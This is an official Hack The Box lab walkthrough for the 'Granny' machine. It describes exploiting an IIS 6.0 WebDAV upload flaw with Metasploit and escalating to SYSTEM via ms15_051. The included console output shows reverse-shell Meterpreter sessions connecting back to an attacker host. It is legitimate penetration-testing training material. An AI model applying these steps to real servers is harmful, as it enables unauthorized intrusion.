




Hack The Box  
PEN-TESTING LABS



# Granny

12<sup>th</sup> October 2017 / Document No D17.100.17

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: **Easy**

Classification: Official



## SYNOPSIS

Granny, while similar to Grandpa, can be exploited using several different methods. The intended method of solving this machine is the widely-known Webdav upload vulnerability.

### Skills Required

- Basic knowledge of Windows
- Enumerating ports and services


### Skills Learned

- Identifying known vulnerabilities
- Identifying stable processes
- Basic Windows privilege escalation techniques



## Enumeration

### Nmap



Nmap reveals just one open service, Microsoft IIS version 6.0. Some searching reveals a remote code execution vulnerability (CVE-2017-7269). There is a proof of concept that requires some modification, as well as a Metasploit module.

Proof of concept: <https://www.exploit-db.com/exploits/16471/>



## Exploitation

Executing the Metasploit module **iis\_webdav\_upload\_asp** immediately grants a shell. The target appears to be Windows Server 2003 with x86 architecture.

```
root@kali: ~  
File Edit View Search Terminal Help  
meterpreter > pwd  
^C[-] Error running command pwd: Interrupt  
meterpreter > exit  
[*] Shutting down Meterpreter...  
  
[*] 10.10.10.15 - Meterpreter session 5 closed. Reason: User exit  
msf exploit(iis_webdav_upload_asp) > run  
  
[*] Started reverse TCP handler on 10.10.14.5:4444  
[*] Checking /metasploit201225234.asp  
[*] Uploading 614055 bytes to /metasploit201225234.txt...  
[*] Moving /metasploit201225234.txt to /metasploit201225234.asp...  
[*] Executing /metasploit201225234.asp...  
[*] Deleting /metasploit201225234.asp (this doesn't always work)...  
[*] Sending stage (179267 bytes) to 10.10.10.15  
[!] Deletion failed on /metasploit201225234.asp [403 Forbidden]  
[*] Meterpreter session 6 opened (10.10.14.5:4444 -> 10.10.10.15:1030) at 2017-10-13 01:13:09 -0400  
  
meterpreter > pwd  
c:\windows\system32\inetsrv  
meterpreter > getuid  
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.  
meterpreter >
```



## Privilege Escalation

Running **local\_exploit\_suggester** in Metasploit returns several recommendations:

- exploit/windows/local/ms14\_058\_track\_popup\_menu
- exploit/windows/local/ms14\_070\_tcpip\_ioctl
- exploit/windows/local/ms15\_051\_client\_copy\_image
- ... and 3 more ...

At this point it is a good idea to migrate to a process running under **NT AUTHORITY\NETWORK SERVICE**. In this case **davcddata.exe** seemed to be the only stable process available.

The correct exploit in this case is **ms15\_051\_client\_copy\_image**, which immediately grants a root shell. The root flag can be obtained from **C:\Documents and Settings\Administrator\Desktop\root.txt**

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(ms15_051_client_copy_image) > set lhost 10.10.14.5  
lhost => 10.10.14.5  
msf exploit(ms15_051_client_copy_image) > run  
[*] Started reverse TCP handler on 10.10.14.5:4444  
[*] Launching notepad to host the exploit...  
[+] Process 3376 launched.  
[*] Reflectively injecting the exploit DLL into 3376...  
[*] Injecting exploit into 3376...  
[*] Exploit injected. Injecting payload into 3376...  
[*] Payload injected. Executing exploit...  
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.  
[*] Sending stage (179267 bytes) to 10.10.10.15  
[*] Meterpreter session 8 opened (10.10.14.5:4444 -> 10.10.10.15:1035) at 2017-10-13 01:27:13 -0400  
  
meterpreter > pwd  
[-] Unknown command: pwd.  
meterpreter > pwd  
C:\WINDOWS\system32  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```